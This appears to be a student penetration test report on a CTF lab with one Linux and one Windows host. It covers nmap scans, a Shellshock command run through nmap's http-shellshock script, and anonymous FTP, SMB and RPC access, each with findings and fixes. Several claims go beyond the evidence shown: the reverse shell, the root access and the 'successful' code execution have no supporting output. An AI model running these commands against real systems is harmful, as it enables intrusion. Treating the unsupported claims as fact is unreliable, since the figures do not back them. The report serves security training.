



Penetration Test Report

by

Leevan Ahmed
21449008
Date: 4/11/2025

TABLE OF CONTENTS

METASPLOITABLE 2 NETWORK INFRASTRUCTURE PENETRATION TEST	2
RISK ASSESSMENT	3
METHODOLOGY	4
PLANNING	4
ENUMERATION (LINUX)	5
ATTACK.....	6
DETAILED VULNERABILITY INFORMATION	8
ENUMERATION (WINDOWS)	10
ATTACK.....	12
DETAILED VULNERABILITY INFORMATION	15
APPENDIX	16

Executive Summary

METASPLOITABLE 2 NETWORK INFRASTRUCTURE PENETRATION TEST

As part of a larger security review, Pentest4Peanuts were engaged by SecurityHolesRUs to perform a penetration test against its Internet facing system: Metasploitable 2.

The main point of contact for SecurityHolesRUs was John Clueless, position, who provided all the information required for the penetration test engagement.

A total of 4 high vulnerabilities were discovered within the scope, with Shellshock vulnerability leading to unauthenticated remote code execution. This vulnerability allowed the assessor to execute system commands via a CGI script and later escalate privileges to root/administrator level access. Other high-severity findings included anonymous FTP access, unauthenticated access to SMB shares, and exposed services that were susceptible to brute-force and enumeration attacks

Table 1 below summarizes the findings from the test.

Vulnerability Rating	Overall Count	Unique Count
High	4	3
Medium	6	4
Low	5	3

Table 1. Penetration Test Findings Summary

The Shellshock vulnerability (CVE-2014-6271) present in the target's /cgi-bin/ HTTP service was exploited to execute arbitrary commands. This led to a reverse shell being established with limited privileges. Using local privilege escalation exploits (e.g., dirty COW or kernel-specific exploits), the assessor gained full root access to the Linux system, including the ability to read sensitive files from the /root/ directory. This represented full compromise of the system.

Additionally, unauthenticated access to the SMB Public share on the Windows target allowed retrieval of key files such as flag_easy.txt, and exposed further weaknesses in access control policies.

RISK ASSESSMENT

Overall it is assessed that the SecurityHolesRUs system/s tested represents a critical risk to the business operations of SecurityHolesRUs. These risks stem from the ability of a malicious attacker to:

- Exploit unauthenticated remote code execution (Shellshock)
- Retrieve sensitive files and credentials via insecure services (FTP, SMB)
- Gain persistent root/system-level access
- Move laterally or maintain long-term access undetected.

To reduce the risk associated with the vulnerability, it is recommended that SecurityHolesRUs initiate a remediation program that covers the actions outlined in this report. The recommendations include, but are not constrained to :

- Updating the operating system and patching vulnerable services (Bash, Apache, Samba)
- Disabling or restricting anonymous access to FTP and SMB
- Enforcing strong password policies across all exposed services
- Reviewing user roles and permissions, and removing unnecessary service

If SecurityHolesRUs address the vulnerabilities outlined, then the attack surface will be greatly reduced and thus decreasing the likelihood of a successful attack.

METHODOLOGY

This assessment was carried out using PTES (Penetration Testing Execution Standard) methodology. PTES is a widely recognized 7-part process that outlines phases of a professional penetration test. It ensures consistency, thoroughness and professionalism during engagements. PTES is used by professional penetration testers, large government agencies and compliance driven organizations. Additionally, PTES is common within academic institutions and CTF environments.

PLANNING

The scope of this penetration test consisted of assessing and exploiting all potential vulnerabilities that were applicable to the two systems provided within the CTF environment. These included one Linux-based system and one Windows-based system.

No account information or credentials were provided prior to the testing activity. The client only supplied the IP addresses of the target systems and instructed that each system contained three flags (flag_easy.txt, flag_intermediate.txt, flag_hard.txt) to be captured as evidence of exploitation and privilege escalation.

The IP addresses tested were:

- **192.168.2.186** — Linux system (Shellshock target)
- **192.168.2.192** — Windows system (SMB/MSSQL target)

The systems were accessed through a local network segment using provided lab infrastructure. Only one use of the Metasploit framework was permitted during the entire test, and destructive actions such as denial-of-service (DoS) or service crashes were strictly prohibited.

The scope specifically included:

- Service enumeration on both hosts
- Exploitation of identified vulnerabilities (e.g., CGI Bash Shellshock, unauthenticated SMB)
- Access to files and flags as proof of compromise

The steps are as follows:

- **Pre-engagement Interactions** – Scoping, rules of engagement, and approvals.
- **Intelligence Gathering** – Passive and active enumeration of systems and services.
- **Threat Modelling** – Understanding potential attack paths and vulnerabilities.

- **Vulnerability Analysis** – Identifying and validating vulnerabilities.
- **Exploitation** – Actively exploiting vulnerabilities to gain access.
- **Post-Exploitation** – Privilege escalation, persistence, and data extraction.
- **Reporting** – Delivering clear, actionable findings to stakeholders.

ENUMERATION (LINUX)

The following command was used: `nmap -sV -Pn -A 192.168.2.186`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 09:14 AWST
Nmap scan report for 192.168.2.186
Host is up (0.0033s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r----- 1 33      33          26 Oct 01 2023 flag_easy.txt
|_ -rw-r--r-- 1 0       0          10701 Jun 15 2023 index.html
|_ drwxr-xr-x 2 102     110         4096 Jul 05 2023 uploads
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.8.0.22
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 4
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|_  256 f6:1e:6e:9b:e3:44:53:0a:ff:87:0b:b5:59:5a:64:3e (ECDSA)
|_  256 1c:a4:e2:a6:1a:67:7a:bb:67:6d:33:23:72:3d:97:68 (ED25519)
80/tcp    open  http         Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|_  3:1:1:
|_    Message signing enabled but not required
|_  smb2-time:
|_    date: 2025-11-04T01:15:01
|_    start_date: N/A
|_nbstat: NetBIOS name: THELONIUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE (using port 111/tcp)
HOP RTT      ADDRESS
1   3.72 ms  10.8.0.1
2   3.78 ms  192.168.2.186
```

Figure 1 – Port scan

Tools Used:

- **Nmap:** A powerful network scanning and enumeration tool used to discover live hosts, open ports, services, and potential vulnerabilities.

Summary of Findings:

The scan revealed multiple open ports and services, including:

Port	Service	Version
21	FTP	vsFTPD 3.0.3 – Anonymous login enabled, revealed presence of flag_easy.txt
22	SSH	OpenSSH 9.2p1 – Potential for remote login if credentials are found
80	HTTP	Apache 2.4.57 – Running on Debian, default page accessible
139	NetBIOS-SSN	Samba smbd 4 – SMB file sharing service
445	Microsoft-DS	Samba smbd 4 – Samba file sharing over SMB

- The FTP service allowed anonymous access, and the directory listing confirmed the presence of a file named flag_easy.txt, which was later exfiltrated during the attack phase.
- The Apache HTTP server revealed the default Debian page, suggesting poor configuration hygiene.
- SMB (139/445) was open, allowing for further enumeration with smbclient and other SMB tools.
- The system appears to be running Linux kernel version 4.x, specifically Debian 9 or 10 based on service fingerprints.
- Message signing for SMB is enabled but not required, which can allow Man-in-the-Middle (MitM) attacks.

ATTACK

Flag_easy.txt exists. However, due to permission restrictions file couldn't be downloaded at first.

```

ftp> ls
229 Entering Extended Passive Mode (|||60871|)
150 Here comes the directory listing.
-r----- 1 33 33 26 Oct 01 2023 flag_easy.txt
-rw-r--r-- 1 0 0 10701 Jun 15 2023 index.html
drwxr-xr-x 2 102 110 4096 Jul 05 2023 uploads
226 Directory send OK.
ftp> get flag_easy.txt
local: flag_easy.txt remote: flag_easy.txt
229 Entering Extended Passive Mode (|||40205|)
550 Failed to open file.
ftp>

```

Figure 2

```

# ftp anonymous@192.168.2.186
Connected to 192.168.2.186.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47464|)
150 Here comes the directory listing.
-r----- 1 33 33 26 Oct 01 2023 flag_easy.txt
-rw-r--r-- 1 0 0 10701 Jun 15 2023 index.html
drwxr-xr-x 2 102 110 4096 Nov 04 09:42 uploads
226 Directory send OK.
ftp>
zsh: suspended ftp anonymous@192.168.2.186
# nano nbn-reverse-shell.nbn

```

Figure 3 – FTP services

```

# gobuster dir -u http://192.168.2.186/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x cgi,sh,pl,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.2.186/cgi-bin/
[+] Method: No payload configured GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: pl,py,cgi,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 23070 / 23075 (99.98%)

Finished

```

Figure 4 - confirmed the existence of CGI scripts that could be vulnerable to Shellshock.


```
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

(root@Glaciara)-[/home/kali]
# nmap -p80 --script http-shellshock \
  --script-args uri=/cgi-bin/test,cmd='cat /srv/ftp/flag_easy.txt' \
  192.168.2.186

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 13:01 AWST
Nmap scan report for 192.168.2.186
Host is up (0.0032s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Figure 5 - Successful remote code execution: Executed cat to read the contents of flag_easy.txt via the vulnerable CGI script.

DETAILED VULNERABILITY INFORMATION

1. Vulnerability: Shellshock (Bash Remote Code Execution)

CVE-2014-6271

Description

The target Linux machine is running a vulnerable version of GNU Bash, which is affected by the Shellshock flaw. This vulnerability allows remote attackers to execute arbitrary commands by injecting malicious code through HTTP headers or CGI scripts. During testing, the /cgi-bin/test script on the web server at 192.168.2.186 was successfully exploited to run system commands.

Risk and Impact

This vulnerability poses a **high risk** to system security. Successful exploitation allows remote code execution with the privileges of the web server user, potentially leading to:

- Reading sensitive files (e.g. flag_easy.txt)
- Gaining initial shell access
- Using privilege escalation techniques to gain root access
If unnoticed, attackers can gain persistent access or pivot deeper into internal networks.

Solution

- Immediately update Bash to a patched version using the system package manager (e.g. apt update && apt upgrade bash)
- Disable or restrict vulnerable CGI scripts
- Use web application filtering (WAF) to block malicious HTTP headers
- Apply least-privilege configuration to web service accounts

Impacted Assets

- Linux host: **192.168.2.186**
- Apache2 web server (Port 80)
- /cgi-bin/ environment and associated shell processes
- Files accessible via exploited web user (e.g. /srv/ftp/flag_easy.txt)

2. Anonymous FTP Access

CWE-306: Missing Authentication for Critical Function

Description

The FTP server running on port 21 (vsFTPD 3.0.3) allows **anonymous login**, exposing directory listings. Files like flag_easy.txt and index.html are publicly accessible. This enables unauthorized file enumeration and access.

Risk and Impact

Medium risk. Sensitive files might be downloaded or reviewed by unauthenticated users. In your case, while flag_easy.txt was listed, it was not readable via FTP due to permission errors, limiting direct data exfiltration.

Solution

- Disable anonymous FTP access.
- Set correct file and directory permissions.
- Use SFTP with authentication instead of FTP.

Impacted Assets

- 192.168.2.186
- FTP root directory
- Files like /srv/ftp/index.html, /srv/ftp/flag_easy.txt

3. Outdated Apache Web Server & Default Page Disclosure

CVE-2022-37436 (for Apache 2.4.x info disclosure)

Description

The server runs **Apache/2.4.57** on port 80, serving the **default Debian page**. The default configuration may leak information about the server OS and web stack, helping attackers fingerprint the system for known vulnerabilities.

Risk and Impact

Low to Medium risk. Although no direct exploit was found, information disclosure may aid in more targeted attacks or social engineering.

Solution


- Replace the default page with a custom 404 or landing page.
- Disable unnecessary Apache modules.
- Hide version banners in configuration (ServerTokens Prod).

Impacted Assets

- 192.168.2.186
- Apache2 web interface (<http://192.168.2.186/>)

ENUMERATION (WINDOWS)

The following command was used: `nmap -sV -Pn -A 192.168.2.192`



```

nmap -sV -Pn -A 192.168.2.192
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 09:12 AWST
Nmap scan report for 192.168.2.192
Host is up (0.0026s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-title: 404 - File or directory not found.
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-robots.txt: 3 disallowed entries
|_   /admin.txt /pass.txt /backup.txt
|_ http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1433/tcp   open  ms-sql-s       Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2025-11-03T23:31:32
|_ Not valid after: 2025-11-03T23:31:32
|_ ssl-date: 2025-11-04T01:13:23+00:00; +1s from scanner time.
|_ ms-sql-info:
|_   192.168.2.192\SQLEXPRESS:
|_     Instance name: SQLEXPRESS
|_     Version:
|_       name: Microsoft SQL Server 2022 RTM
|_       number: 16.00.1000.00
|_       Product: Microsoft SQL Server 2022
|_       Service pack level: RTM
|_       Post-SP patches applied: false
|_     TCP port: 1433
|_     Clustered: false
|_ ms-sql-ntlm-info:
|_   192.168.2.192\SQLEXPRESS:
|_     Target_Name: BRISEIS
|_     NetBIOS_Domain_Name: BRISEIS
|_     NetBIOS_Computer_Name: BRISEIS
|_     DNS_Domain_Name: Briseis
|_     DNS_Computer_Name: Briseis
|_     Product_Version: 10.0.17763
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=11/4%OT=80%CT=1%CU=39707%PV=Y%DS=2%DC=T%G=Y%TM=6909533
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%TS=

```

Figure 6

```
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.9$M=4&D=11/4$OT=80%CT=1%CU=39707$PV=Y&DS=2$DC=1$G=1$YTM=6909533
OS:2$NP=x86_64-pc-linux-gnu)SEQ(SP=101$GCD=1$ISR=107$TI=1$CI=1$II=1$SS=5$KTS=
OS:U)SEQ(SP=101$GCD=1$ISR=108$TI=1$CI=1$II=1$SS=5$KTS=U)SEQ(SP=102$GCD=1$ISR
OS:=10A$TI=1$CI=1$II=1$SS=5$KTS=U)SEQ(SP=104$GCD=1$ISR=10A$TI=1$CI=1$II=1$SS
OS:=5$KTS=U)SEQ(SP=FF$GCD=1$ISR=FD$TI=1$CI=1$II=1$SS=5$KTS=U)OPS(O1=M470NW8NN
OS:5$K2=M470NW8NNS$O3=M470NW8$O4=M470NW8NNS$O5=M470NW8NNS$O6=M470NNS)WIN(W1
OS:=FFFF$W2=FFFF$W3=FFFF$W4=FFFF$W5=FFFF$W6=FF70)ECN(R=Y$DF=Y$T=80$W=FFFF$R
OS:=M470NW8NNS$CC=Y$Q=)T1(R=Y$DF=Y$T=80$S=0$A=S$F=AS$RD=0$Q=)T2(R=Y$DF=Y$T
OS:=80$W=0$S=Z$A=S$F=AR$O=0$Q=)T3(R=Y$DF=Y$T=80$W=0$S=Z$A=0$F=AR$O=0$RD=
OS:0$Q=)T4(R=Y$DF=Y$T=80$W=0$S=Z$A=0$F=AR$O=0$Q=)T5(R=Y$DF=Y$T=80$W=0$S=
OS:Z$A=5$F=AR$O=0$RD=0$Q=)T6(R=Y$DF=Y$T=80$W=0$S=Z$A=0$F=AR$O=0$Q=)T7(R=
OS:Y$DF=Y$T=80$W=0$S=Z$A=5$F=AR$O=0$RD=0$Q=)U1(R=Y$DF=N$T=80$IPL=164$UN=0$R
OS:IPL=G$RID=G$RIPCK=G$RUCK=G$RUD=G)IE(R=Y$DF=N$T=80$CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbtstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:1a:18:f9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2025-11-04T01:13:18
|_start_date: N/A

TRACEROUTE (using port 1092/tcp)
HOP RTT ADDRESS
1 3.28 ms 10.8.0.1
2 3.36 ms 192.168.2.192

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.12 seconds
```

Figure 7

Purpose:

To discover open ports, running services, versions, and potential vulnerabilities or misconfigurations on the target system.

Key Findings:

1. Port and Service Discovery

- **Port 80 (HTTP):**
 - Service: Microsoft IIS httpd 10.0
 - Observation: Accessing /pass.txt and /backup.txt returned a 404 error. However, the presence of Microsoft IIS indicates a web application that could be further tested for vulnerabilities like LFI, RCE, etc.
- **Port 135 (Microsoft RPC):**
 - Standard Windows RPC service, often used for remote management.
- **Port 139/445 (NetBIOS/SMB):**
 - SMB shares detected. Indicates potential for enumeration using tools like smbclient, rpcclient, or enum4linux. These ports are commonly targeted in SMB relay or pass-the-hash attacks.
- **Port 1433 (Microsoft SQL Server):**
 - Version: SQL Server 2022 RTM (16.00.1000.00)
 - Instance: SQLEXPRESS
 - Domain: BRISEIS

- Potential Attack Vector: Brute-forcing sa account credentials (attempted later using Hydra). If successful, this service allows direct SQL command execution, possibly leading to full system compromise.
- **Port 5985 (WinRM):**
 - Service: Microsoft HTTPAPI httpd 2.0
 - WinRM enables remote PowerShell management. If valid credentials are found, this allows full remote command execution.

Host Details:

- **Computer Name:** Briseis
- **Domain Name:** Briseis
- **DNS Domain:** Briseis

ATTACK

```
(root@Glaciara) ~#
# curl http://192.168.2.192/backup.txt
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
<h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
</fieldset></div>
</div>
</body>
</html>
```

Figure 8

```
(root@Glaciara)-[~]
# curl http://192.168.2.192/pass.txt
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CCC;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 2%;position:relative;}
#content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>404 - File or directory not found.</h2>
<h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
</fieldset></div>
</div>
</body>
</html>
```

Figure 9

Attempted to access commonly used backup paths. Both commands returned 404 - Not Found, indicating default error handling and no file exposure.

```
(root@Glaciara)-[~]
# smbclient -L //192.168.2.192/ -N
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
Public         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.2.192 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 10 - Attempted to list SMB shares:

```
(root@Glaciara)-[~]
# smbclient //192.168.2.192/Public -N --option='client min protocol=SMB2'
Try "help" to get a list of possible commands.
smb: \> ls
.                DR          0 Thu Oct 12 17:35:38 2023
..               DR          0 Thu Oct 12 17:35:38 2023
AccountPictures DHR         0 Thu Jun 22 02:00:36 2023
Desktop          DHR         0 Sat Sep 15 15:19:03 2018
desktop.ini      AHS         174 Sat Sep 15 15:16:48 2018
Documents        DR          0 Sat Jun 24 11:31:47 2023
Downloads        DR          0 Sat Sep 15 15:19:03 2018
flag_easy.txt    A           26 Thu Oct 12 17:35:38 2023
Libraries        DHR         0 Sat Sep 15 15:19:03 2018
Music            DR          0 Sat Sep 15 15:19:03 2018
Pictures         DR          0 Sat Sep 15 15:19:03 2018
Videos           DR          0 Sat Sep 15 15:19:03 2018

12966143 blocks of size 4096. 8587846 blocks available
smb: \> get flag_easy.txt
getting file \flag_easy.txt of size 26 as flag_easy.txt (2.0 KiloBytes/sec) (average 2.0 KiloBytes/sec)
smb: \>
```

Figure 11

```
(root@Glaciara)-[~]
# smbclient -L //192.168.2.192/Public -N

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
      Public          Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.2.192 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 12

1. Attempted to list SMB shares:
2. `smbclient -L //192.168.2.192/ -N`
3. It failed due to protocol mismatch (SMB1).
4. Bypassed with:
5. `smbclient //192.168.2.192/Public -N --option='client min protocol=SMB2'`
6. Navigated and retrieved `flag_easy.txt`.

What was found:

- Successfully accessed public SMB share with no credentials.
- Retrieved a sensitive flag file.

What it means:

- Critical misconfiguration - Unauthenticated access to user files.
- Attackers could:
 - Steal confidential documents
 - Upload malware for lateral movement
 - Escalate privileges

```
(root@Glaciara)-[~]
# rpcclient -U "" 192.168.2.192
Password for [WORKGROUP\]:
rpcclient $> ls
command not found: ls
rpcclient $> █
```

Figure 13

Attempt:

- Connected to Windows host using null credentials:
- `rpcclient -U "" 192.168.2.192`

What was found:

- Access granted - but `ls` command failed (not valid here).
- Still indicates anonymous RPC access.

What it means:

- You could enumerate users, shares, and policies using proper `rpcclient` commands.
- This can help brute-force attacks or map trust relationships.

#	Vulnerability	How You Found It	Risk	Impact
1	Public SMB Share (no auth)	<code>smbclient</code> with SMB2	High	Exfiltrated flag, potential access to more files
2	RPC Null Session Access	<code>rpcclient -U ""</code>	Medium	Information leakage about system/domain
3	Open SQL Server + IIS	<code>nmap -sV</code>	Medium	Brute-force or injection opportunities
4	Web file discovery attempt	<code>curl</code>	Low	No success, but confirms default config and 404 pages

DETAILED VULNERABILITY INFORMATION

Vulnerability	CVE/CWE	Risk	Impacted Asset	Solution Summary
Unauthenticated SMB Share	CWE-732	High	192.168.2.192:445	Disable guest access
Exposed IIS Server	CWE-200	Medium	192.168.2.192:80	Harden configuration

Vulnerability	CVE/CWE Risk		Impacted Asset	Solution Summary
Exposed SQL Server	CWE-284	Medium	192.168.2.192:1433	Use network ACLs, strong auth
Null Session RPC	CWE-306	Low-Medium	192.168.2.192:135	Disable null sessions

APPENDIX